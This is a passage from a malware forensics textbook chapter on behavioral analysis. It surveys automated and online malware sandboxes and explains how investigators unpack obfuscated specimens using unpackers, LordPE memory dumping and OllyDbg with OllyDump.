▶ Another interesting aspect about monitoring Registry activity is that good clues are not necessarily those values or keys created, modified, or queried by the suspect program, rather, *they are* values or keys queried for, but not in existence, on the host system. For instance, a suspect program may attempt to query for Registry keys related to a particular program or development environment, not present on a host system, which is a great supporting clue that the program may require additional components to be fully functional and successfully complete its execution life cycle.

## Automated Malware Analysis Frameworks

A helpful solution for efficiently triaging and processing malicious code specimens in an effort to gain auick intelligence about the specimens is automating the behavioral analysis process.

• Over the last few years, a number of researchers have developed automated malware analysis frameworks that combine and automate a myriad of processes and tools to collectively monitor and report on the runtime behavior of a target malicious code specimen. These analysis frameworks provide an effective and efficient means of processing a suspect program to quickly gain actionable intelligence about the specimen. Some examples of automated malware analysis frameworks include:

• Buster Sandbox Analyzer (Buster)<sup>58</sup>: A flexible and configurable sandbox platform based upon Sandboxie, 59 a utility that creates an isolated abstraction area (sandbox) on a host system preventing changes from being made to the system. Buster monitors and analyzes the execution trajectory and behavior of malicious code specimens, including PE files, PDF files, and Microsoft Office Documents, among others. Unlike many automated solutions, Buster allows the digital investigator to interact with the specimen when required (such as clicking on a dialog box button or supplying missing libraries where needed). 61 - . . .

---- 60 ----

 ZeroWine<sup>22</sup> and ZeroWine Tryouts<sup>22</sup>: Developed by Jean Koret, both ZeroWine and ZeroWine Tryouts (an offshoot of the original ZeroWine project) are open source malicious code behavioral analysis platforms built on Debian Linux in QEMU virtual machines that emulate Windows systems using WINE. Intuitive to use, both systems provide the digital investigator with Web-based upload and reporting consoles. Although both systems can dynamically analyze Windows executable files, ZeroWine Tryouts can also conduct automated static analysis of PDF files, as shown in Figure 6.22.




Figure 6.22 Analyzing an executable malware specimen in ZeroWine and a malicious PDF file specimen in ZeroWine Tryouts

• Minibis<sup>62</sup>: Developed by the Austrian Computer

Emergency Response Team (CERT.at), Minibis is a malicious code behavioral analysis framework based on Oracle VirtualBox virtualization and scripting of thirdparty malicious code monitoring utilities, such as those referenced in the Active System and Network Monitoring section of this chapter.

- The Reusable Unknown Malware Analysis Net (TRUMAN)<sup>63</sup>: A native hardware-based solution developed by malware expert Joe Stewart of SecureWorks, TRUMAN operates on a client-server model with a custom Linux boot image to restore a fresh Windows victim system image after each malware specimen is processed. At the core of TRUMAN is a series of scripts to emulate servers (DNS, Web, SMTP, IRC, SQL, etc.) and pmodump, a perl-based tool that parses physical memory for malicious process artifacts. Although TRUMAN is no longer supported, in 2009 Jim Clausing of the SANS Institute developed and published enhancements for the platform<sup>64</sup>
- Cuckoo Sandbox<sup>65</sup>: An open source malicious code behavioral analysis platform developed by Claudio Guarnieri that uses a Linux controller system (core component), virtual machines (installed on VirtualBox), Samba shares (to facilitate communication between the controller and virtual machines), and analysis packages (scripts that define automated operations that Windows should conduct during the analysis of a target specimen).<sup>66</sup>

#### 🗙 Other Tools to Consider

#### **Commercial Malware Sandboxes**

- GFI Sandbox (formerly Sunbelt CWSandbox): Designed for Windows platforms, the GFI Sandbox system monitors and analyzes malicious code specimens during runtime. Capable of analyzing Windows executable files and Microsoft Office Documents, among other files types, GFI Sandbox reports on system changes and network activity attributable to a target specimen, along with proprietary Digital Behavior Traits (DBT) for interpreting malware actions (http://www.sunbeltsoftware.com/Malware-Research-Analysis-Tools/Sunbelt-CWSandbox/).
- Norman Sandbox Malware Analyzer: Built upon a Windows Clone operating system, Norman Sandbox executes and analyzes Windows executable files in an emulated host and network environment, monitoring and reporting on the target specimen's behavior and impact upon the system (http://www.norman.com/business/sandbox\_analyzer/).

# Online Malware Sandboxes

## Analysis

 $\mathbf{\nabla} A$  helpful analytical option to either quickly obtain a behavioral analysis overview of suspect program or to use as a correlative investigative tool is to submit a malware specimen to an online malware analysis sandbox.

▶ These services are distinct from vendor-specific malware specimen submission Web sites or online virus scanners such as VirusTotal, Jotti Online Malware Scanner, and VirScan, as discussed in <u>Chapter 5</u>.

- Online malware scanners execute and process the malware in an emulated Internet, or "sandboxed," network and generally provide the submitting party a comprehensive report detailing the system and network activity captured in the sandboxed system and network.
- As we discussed with the submission of samples to virus scanning Web sites, submission of any specimen containing personal, sensitive, proprietary, or otherwise confidential information may violate a victim company's corporate policies or otherwise offend the ownership, privacy, or other corporate or individual rights associated with that information. Seek the appropriate legal guidance in this regard before releasing any such specimen for third-party examination.
- Similarly, remember that by submitting a file to a thirdparty Web site you are no longer in control of that file or the data associated with that file. Savvy attackers often

conduct extensive open source research and search engine queries to determine if their malware has been detected. The results relating to a file submitted to an online malware analysis service are publicly available and easily discoverable—many portals even have a search function. Thus, as a result of submitting a suspect file, the attacker may discover that his malware and nefarious actions have been discovered, resulting in the destruction of evidence and potentially damaging your investigation.

 The following table is a comparative listing of currently available online malware analysis sandboxes and their respective features:

| GFI Sandbox (formerly Sunbelt Sandbox)<br>http://www.sunbeltsecurity.com/sandbox/ | Conducts cursory<br>file profiling, including<br>file name and MD5<br>and SHA1 hash<br>values.     Conducts behavioral<br>analysis of Windows<br>portable executable<br>files; monitors and<br>reports on process,<br>file system, Registry,<br>and network activity.     Provides report via<br>e-mail address<br>supplied by user.     Conducts cursory  |
|-----------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CWSandbox (academic <u>)http://www.mwanalysis.org/</u>                            | <ul> <li>Conducts cursory</li> <li>file profiling, including</li> <li>file name and MD5</li> <li>and SHA1 hash</li> <li>values.</li> <li>Conducts behavioral</li> <li>analysis of Windows</li> <li>portable executable</li> <li>files; monitors and</li> <li>reports on process,</li> <li>file system, Registry,</li> <li>and network activity.</li> </ul> |
|                                                                                   | Conducts cursory<br>file profiling, including<br>file name, MD5 hash<br>value, time last<br>submitted (if<br>previously received),                                                                                                                                                                                                                         |

| Anubis <u>http://anubis.iseclab.org/index.php</u>                                  | and a description of<br>the suspect file's<br>identified behavioral<br>characteristics.<br>• Conducts behavioral<br>analysis of Windows<br>portable executable<br>files; monitors and<br>reports on process,<br>file system, Registry,<br>and network activity.<br>• Malicious URL<br>Scanner.                                                                                                                                                                            |
|------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ThreatExpert <a href="http://www.threatexpert.com">http://www.threatexpert.com</a> | Conducts cursory<br>file profiling, including<br>file size, MD5 and<br>SHA1 hash values,<br>submission details,<br>duration of<br>processing, identified<br>anti-virus signatures,<br>and a threat<br>categorization based<br>upon the suspect file's<br>identified behavioral<br>characteristics.     Conducts behavioral<br>analysis of Windows<br>portable executable<br>files; monitors and<br>reports on process,<br>file system, Registry,<br>and network activity. |

| Norman Sandbox Analyzer<br><u>http://www.norman.com/security_center/security_tools/</u> | <ul> <li>Conducts cursory<br/>file profiling, including<br/>file size, MD5 and<br/>SHA1 hash values,<br/>packing detection, and<br/>identified anti-virus<br/>signatures.</li> <li>Conducts cursory<br/>behavioral analysis of<br/>Windows portable<br/>executable files;<br/>monitors and reports<br/>on file system,<br/>Registry, and network<br/>activity.</li> <li>Provides basic text<br/>report via e-mail<br/>address supplied by<br/>user.</li> </ul> |
|-----------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Web (formerly Joebox)<br>http://www.joesecurity.org/service.php             | Commercial online<br>sandbox service.     Conducts extensive<br>file profiling, including<br>file size, MD5 and<br>SHA1 hash values,<br>packing detection, PE<br>file analysis, and<br>metadata extraction.     Conducts robust<br>behavioral analysis of<br>Windows executable<br>files (exe, dll, sys)<br>Microsoft Office<br>Document and PDF                                                                                                               |

|                                     | files; monitors and                     |
|-------------------------------------|-----------------------------------------|
|                                     | reports on memory,                      |
|                                     | process, file system,                   |
|                                     | Registry, and network                   |
|                                     | activity.                               |
|                                     | <ul> <li>Provides HTML</li> </ul>       |
|                                     | report and session                      |
|                                     | screenshot and                          |
|                                     | session pcap file via e-                |
|                                     | mail address supplied                   |
|                                     | by user.                                |
|                                     | <ul> <li>Sandbox based</li> </ul>       |
|                                     | upon TRUMAN                             |
|                                     | automated malware                       |
| NSI Malware Analysis Sandbox        | analysis framework.                     |
| http://www.netscty.com/malware-tool | <ul> <li>Link to analytical</li> </ul>  |
|                                     | report is provided via                  |
|                                     | e-mail address                          |
|                                     | supplied by user.                       |
|                                     | <ul> <li>Conducts behavioral</li> </ul> |
|                                     | and static analysis of                  |
|                                     | Windows portable                        |
|                                     | executable files;                       |
|                                     | provides assembly                       |
|                                     | code analysis of                        |
|                                     | unpacked specimen,                      |
| Eureka http://eureka.cyber-ta.org/  | strings, control flow                   |
|                                     | exploration, API calls,                 |
|                                     | capabilities graph, and                 |
|                                     | DNS queries.                            |
|                                     | <ul> <li>Unpacked</li> </ul>            |
|                                     | executable specimen                     |
|                                     | is made available for                   |

|                                                                        | download.                 |
|------------------------------------------------------------------------|---------------------------|
|                                                                        | Conducts cursory          |
|                                                                        | file profiling, including |
|                                                                        | file size and MD5,        |
|                                                                        | SHA1, and SHA256          |
|                                                                        | hash values.              |
| Comodo <u>http://camas.comodo.com/</u> (Automated Analysis             | · Conducts behavioral     |
| System) <u>http://valkyrie.comodo.com/</u> ("File Verdict<br>Service") | analysis of Windows       |
|                                                                        | portable executable       |
|                                                                        | files; monitors and       |
|                                                                        | reports on process,       |
|                                                                        | file system, Registry,    |
|                                                                        | and network activity.     |
|                                                                        | · Conducts behavioral     |
|                                                                        | and static analysis of    |
|                                                                        | Windows portable          |
| BitBlaze http://bitblaze.cs.berkeley.edu/                              | executable files;         |
| BitBlaze <u>http://bitblaze.cs.berkeley.edu/</u>                       | provides assembly         |
|                                                                        | code analysis of          |
|                                                                        | unpacked specimen,        |
|                                                                        | strings, and API calls.   |
|                                                                        | Conducts extensive        |
|                                                                        | file profiling, including |
|                                                                        | file size, MD5 and        |
|                                                                        | SHA1 hash values,         |
|                                                                        | identified file           |
| Malfease https://malfease.oarci.net/                                   | signatures, packing       |
| Ivialicase <u>https://fialicase.oarei.nev</u>                          | detection, PE file        |
|                                                                        | analysis, byte            |
|                                                                        | frequency analysis,       |
|                                                                        | and metadata              |
|                                                                        | extraction.               |
| 1                                                                      | • User portal.            |

ViCheck.ca https://www.vicheck.ca/

 Processes PE files. document files (PDF. MS Office, CHM). images, and archive file, among others. Oueries a submitted file against viCheck malware database, as well as Virustotal.com ThreatExpert.com and Team-Cvmru malware hash databases · Conducts file profile of target specimen, including file format identification, file size, and MD5/SHA1/SSDEEP hash values Provides a hexdump for submitted PE files. · Processes target file in Sandbox · Link to analytical report is provided via e-mail address supplied by user. Tool portal that allows users to search the malware database for MIDE CITA 1/CITA 252

| NID3/5HA1/5HA230    |
|---------------------|
| hash values, Master |
| Decoder, IP header  |
| processing, and     |
| IP/Domain Whois.    |

# **Defeating Obfuscation**

As described in<u>Chapter 5</u>, malware is often protected with obfuscation code preventing the digital investigator from harvesting valuable information from the contents of the file during initial cursory review, which would potentially provide valuable insight into the nature and purpose of the malware.

To gain meaningful clues that will assist in the continued analysis of a malicious code specimen, the digital investigator will need to remove the obfuscation.

- In order to fully explore a suspect program, including reviewing the embedded artifacts or examining the program in a disassembler, it is necessary to extract the original program from its "armor."
- Although there are many obfuscation programs available, very few, such as UPX,<sup>67</sup> have a native unpacking feature or utility. There are a number of methods to defeat file obfuscation, each with its own advantages and limitations. Some of these methods include:
- Custom unpacking tools
- Dumping a suspect process from memory
- Locating the Original Entry Point (OEP) with a debugger and extracting the PE file

### **Custom Unpacking Tools**

Using the tools and techniques described in <u>Chapter 5</u>, detect and identify any obfuscation code concealing a target file specimen. If a packing program is identified, conduct Internet research about the program and you are bound to find an "unpacker" program specifically created to defeat the packing program.

- Some examples of this are UnFSG,<sup>68</sup> UnMew,<sup>69</sup> AspackDie,<sup>70</sup> UnPECompact,<sup>71</sup> and DeShrink.<sup>72</sup>
- These tools work with varying degrees of success, and many are written by hackers referred to by a single name. Unfortunately, as many of these tools are "underground utilities," there is also a possibility that an unscrupulous coder has built malicious features into the tool that may infect the user system or render it vulnerable.
- Further, as these tools are not typically considered forensic utilities, they may not be the best choice for investigations that have the potential for litigation in court or other proceedings in which findings need to be validated. Use due care in selecting and implementing these utilities.

▶ In Figure 6.23, the unpacking utility AspackDie (which unpacks executables obfuscated with ASPack) is demonstrated.

| AspackDie.exe | Look in: 🗁 Malware                                                                                                                         | <u> </u>             |                         |
|---------------|--------------------------------------------------------------------------------------------------------------------------------------------|----------------------|-------------------------|
|               | V ®                                                                                                                                        | restation for        | <b>(</b> ) <b>1</b> 000 |
| Aspa          | kDie - Info<br>File seems to be unpacked successfully.<br>Compressor: Aspack 2.12/2.12a/2.12b<br>Output: C:\Documents and Settings\Malware | (Aspack)unpacked.ExE | 4                       |

Figure 6.23 Using AspackDie to unpack a protected executable

- AspackDie is very simple to use. After executing the program the user will be prompted to select a target file to unpack.
- After choosing the target file, AspackDie does its "magic" and provides the user with a message box revealing whether the file was successfully unpacked, the version of ASPack identified, and the path of the output file where the new, unpacked version of the target executable was written to disk (this is normally the same directory where the target program resides).

#### Dumping a Suspect Process from Memory

Another method of defeating obfuscation is to "dump" the unpacked program from memory once the decompression or decryption routine of the obfuscation is completed. This is a simple and common method used by many digital investigators, but there are a few shortcomings that are examined in detail later in this section.

- There are a number of tools that can assist in dumping, all of which are PE editing tools as well. Some of the staple utilities include LordPE,<sup>73</sup> ProcDump,<sup>74</sup> and PE Tools (Xmas Edition).<sup>75</sup>
- Although these tools are used quite offen by digital investigators, they are considered by many in the industry to be underground tools (i.e., PE Tools is available from <u>http://www.uinc.ru/</u>\_\_\_the "Underground Information Center").
- In addition to these tools, a number of process monitoring utilities have been released that also provide a process dumping feature, including Process Explorer,<sup>76</sup> CurrProcess,<sup>72</sup> Task Explorer,<sup>28</sup> ProcessAnalyzer,<sup>79</sup> Sysinternals ProcDump,<sup>80</sup> and Dumper.<sup>81</sup>

► To dump a suspect program from memory with LordPE (the same procedure applies with ProcDump and PE Tools), first execute the program in a lab environment.

 Once the program has executed, locate the process in the upper pane of the tool, right-click on the process, and choose "dump full" (see Figure 6.24). The digital investigator will then need to name the newly dumped file and the location to write the file to disk.

| ٣ |                                                                    | 1                |                                  | MU                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | ImageBase     | - | PE Editor     |
|---|--------------------------------------------------------------------|------------------|----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|---|---------------|
|   | dump full                                                          | o\video.         | exe                              | 00000604                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 00400000      |   | Break & Enter |
|   | dump partial<br>dump region                                        | p.exe<br>oNpe-db | Nordpe.exe                       | 0000084C<br>000008A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 00400000      |   | Rebuild PE    |
| 1 | active dump engine                                                 |                  |                                  | 22222004                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Second Second | - | Unsplit       |
| 1 | priority •                                                         | -                |                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | •             |   | Dumper Server |
| - | correct ImageSize                                                  | o\vide.          | ImageBase<br>00400000            | ImageSize<br>00C9E000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |               | Ê | Options       |
|   | load into PE editor (temp file)<br>load into PE editor (read only) |                  | 7C900000<br>7C800000<br>77D40000 | 00080000<br>000F4000<br>00090000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |               |   | About         |
| 1 | burn process                                                       |                  | 77F10000                         | 00046000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |               | - | Exit          |
|   | refresh F5                                                         | -                | 2000000000                       | Careful Carefu |               |   | 1             |

#### Figure 6.24 Using LordPE to dump a process from memory

► Although using this method can be helpful for dumping an obfuscation-free version of the program, for the purpose of searching for strings or examining the file in a disassembler, the resulting file typically cannot be executed because the PE import table is often corrupted in the process of being dumped. (The import table provides the Windows loader with the imported .dll names and functions needed for the executable to properly load.)

#### Investigative Considerations

 Another shortcoming of dumping a running program from memory is that it does not work for all forms of obfuscation code. Savvy attackers have learned that dumping is a part of the malware analyst's arsenal for peering into their programs. As a result, some attackers use packers that have anti-dumping countermeasures, which stymie the digital investigator's ability to dump an unpacked program from memory.  In such instances, static analysis techniques, such as debugging, will be required to extract the specimen from obfuscation code.

## 🗙 Other Tools to Consider

#### Automated Unpackers

- Polyunpack: Developed by researchers at Georgia Tech, Polyunpack identifies and extracts hidden code during the runtime of the target executable; <u>http://polyunpack.cc.gt.atl.ga.us/polyunpack.zip;</u> <u>http://www.acsac.org/2006/papers/122.pdf</u>
- Ether: Developed by researchers at Georgia Tech, Ether is a malware analysis framework based upon virtual hardware extensions to remain transparent/undetectable to a target executable during the course of execution; http://ether.gtisc.gatech.edu/;

http://ether.gtisc.gatech.edu/web\_unpack/ (Online Ether unpacking Portal).

 R eversing Labs Tools: Reversing engineering tools (TitanEngine, TitanCore, TitanMist, NyxEngine) to identify and deobfuscate malware; http://www.reversinglabs.com/.

# Locating the OEP and Extracting with OllyDump

Another method of defeating obfuscation is to run the

protected suspect program through a debugger, locate the OEP of the original program as it is unpacked into memory, and then extract the program.

- Because each packing and cryptor obfuscates the OEP of the protected program in a different way, it requires step-by-step tracing of a suspect program during execution through a *debugger*. A debugger is a program that enables software developers, and conversely, reverse engineers, to conduct a controlled execution of a program, allowing the user to trace the program as it executes.
- In particular, a debugger allows the user to set breakpoints during the execution of a target program, which pause the execution, allowing for examination of the program at the respective breakpoint.

► A debugger used by many malware analysts is Oleh Yuschuk's powerful and free 32-bit debugger, OllyDbg.<sup>82</sup>

- OllyDbg has a user-friendly GUI and a variety of configuration options. The main OllyDbg interface or "CPU window" provides the analyst with five re-sizeable viewing panes, including, among other things, a disassembler view, a register window (which displays and interprets the contents of CPU registers), and a dump window (which reveals the contents of memory or file).
- One of the many benefits of OllyDbg is the ability to add functionality to the program through the use of plug-ins and scripting, in which there is a rather sizeable contributing community. A great resource for OllyDbg Phug-ins is the Open Reverse Code Envirenment

(OpenRCE) Web site founded by Pedram Amini.<sup>83</sup>

#### Analysis Tip

#### Anti-debugging

Be aware that in some instances attackers attempt to protect their malicious programs by implementing anti-debugging mechanisms, which are used to detect if the program is being run through a debugger. These techniques are used to stymie analysis and reverse-engineering. A good article on Windows antidebugging titled the "Windows Anti-Debugging Reference" can be found online at http://www.securityfocus.com/infocus/1893.

▶ A useful plug-in to assist in extracting our suspect program from its packing is OllyDump,<sup>84</sup> which enables the digital investigator to dump an active process to a PE file. The nuances of this process will vary with different types of obfuscation code, but the general methodology is similar. In the following example, a malicious code specimen obfuscated with ASPack<sup>85</sup> (a common packing program) will be examined to demonstrate the use of OllyDbg and OllyDump.

- To use OllyDump, a suspect program must first be loaded into OllyDbg.
- Upon loading the obfuscated target specimen, a message box will advise that the entry point for the program is "outside the code" (see Figure 6.25). This is a common error to receive when attempting to debug a specimen that is obfuscated with a packing or cryptor program.



#### Figure 6.25 OllyDbg entry point alert

 After clicking through the warning, the digital investigator will be greeted with another helpful message box. This time OllyDbg will advise that based upon entropy analysis, the loaded specimen appears to be compressed or encrypted (see Figure 6.26).

| Compre | ssed code?                                                                                                                                  |                            |                                                        |         |
|--------|---------------------------------------------------------------------------------------------------------------------------------------------|----------------------------|--------------------------------------------------------|---------|
| 2      | Quick statistical test of module 'Video' reports that its code sector<br>can be very unreliable or simply second. Do you want to continue / | spressed, encrypted, or co | tains large amount of embedded data. Results of code i | nalysis |

#### Figure 6.26 OllyDbg Compressed Code Detection Warning

 After clicking through the warning, the suspect program is presented in the OllyDbg environment. To identify the OEP of the specimen, execute the malicious code specimen in OllyDbg (allowing the ASPack decompression routine to occur) and in turn, have the suspect program loaded into memory where it is no longer protected (see Figure 6.27).





Figure 6.27 A suspect program loaded into OllyDbg

- Once the specimen is loaded into OllyDbg, execute it using the F9 key.
- When the execution pauses, identify a PUSH instruction for the suspect program At this offset use the "follow in dump" feature, which can be invoked by right-clicking within the CPU window (see Figure 6.28). In addition, set a hardware breakpoint so that when the code is stepped over with the F8 key the OEP address of the suspect program will be reached (see Figure 6.29).

|                                                                                     | e - [CPU - main thread, module Video]                      |
|-------------------------------------------------------------------------------------|------------------------------------------------------------|
|                                                                                     | lugins Options Window Help<br>● +: ↓: ↓: +: →: LEMTWHC/KBI |
| 01095389 61<br>01095380 75 08<br>01095382 88 01000000<br>01095387 C2 0000           | POPAD<br>JN2 SHORT Video.0109E3BA<br>MOV ERX,1<br>RETN 9C  |
| 0109E3BA 68 44C04D00<br>0109E3BF C3<br>0109E3C0 8B85 260400<br>0109E3C6 8D8D 3B8400 | Balcu II.doo aaabcada                                      |

| 0109E3CC                         | 51<br>50                           | Copy                      |             | 51 |                    |
|----------------------------------|------------------------------------|---------------------------|-------------|----|--------------------|
| 0109E3CD<br>0109E3CE<br>0109E3D4 | FF95 498F88                        | Binary<br>Assemble        | Space       |    |                    |
| 0109E3DA<br>0109E3E0             | 8085 470400<br>50                  |                           | :           |    |                    |
| 0109E3E1<br>0109E3E7             | FF95 510F00<br>8985 280400         | Comment                   | ;           |    |                    |
| 0109E3ED<br>0109E3F3             | 8080 528408<br>51                  | Breakpoint                |             | •  |                    |
| 0109E3F4<br>0109E3F5<br>0109E3F8 | 50<br>FF95 490F00<br>8985 590500 - | Run trace                 |             | •  |                    |
| 0109E401<br>0109E407             | 8885 2A0400<br>8080 5E0400         | Follow immediate constant |             |    |                    |
| 0109E40D<br>0109E40E             | 51<br>50                           | New origin here           | Ctrl+Gray * |    |                    |
| 0109E40F<br>0109E415             | FF95 490F00                        | Go to                     |             | ×  |                    |
| 0109E417<br>0109E410             | 83C4 10                            | Follow in Dump            |             | •  | Selection          |
| 0109E41B<br>0109E41D             | 6A 30<br>8D9D 688408               | Search for                |             |    | Immediate constant |
| 0109E423<br>0109E424             | 53<br>57                           | Find references to        |             |    |                    |
| 0109E425<br>0109E427             | 6A 00<br>FF95 590500               | View                      |             |    |                    |
| 8189E42D<br>8189E42F             | 6A FF<br>FF95 550500               | Copy to executable        |             | •  |                    |

Figure 6.28 "Following the dump" in OllyDbg

| C File V             |                          |          | 0.1                  | Window                 |                         | нс/кв                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|----------------------|--------------------------|----------|----------------------|------------------------|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 88400844             | . 55                     |          | SH EEP               |                        |                         | HCITED                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| 8840C845<br>8840C847 | ? SBEC<br>? S3C4 F8      | HC       | U EBP.ES             |                        |                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 004DC04A             | . 53                     | PL       | SH EBX               |                        | 2010                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 304DC04B             | ? B8 D4BB4<br>. E8 FBA4F |          | U ERX,Ui<br>LL Uideo | deo.084DB<br>.08486550 | 804                     | 10000 A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| 04DC055              | ? 8810 18F<br>? 8803     | C4D00 MC | U EBX, DW            |                        | S: [4DFC18]             | Video.004E0B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 04DC05D              | ? E8 6EBBF               | SFF CP   | LL Video             | .00467BD0              |                         | 0.007 0.0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 04DC062              | . 880D 38F               | B4000 MC | U ECX.DW             | ORD PTR D              | S:[4DFB38]<br>S:[FBX]   | Video.004E11                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 04DC06A              | . 8815 B8F               | D4800 HC | U EDX, DW            | ORD PTR D              | S: [48FDB8]             | Video.004BFE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 04DC070              |                          | 84D00 MC | U ECX, DW            |                        | S: [4DF8A4]             | Video:004E11                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 0400078              | 2 8803                   | F4888 10 |                      | ORD PTR D              | S:[EBX]<br>S:[480F1C]   | Video, 004BDF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| 04DC083              | ? E8 6088F               | SFF CP   | LL Video             | .00467BE8              |                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
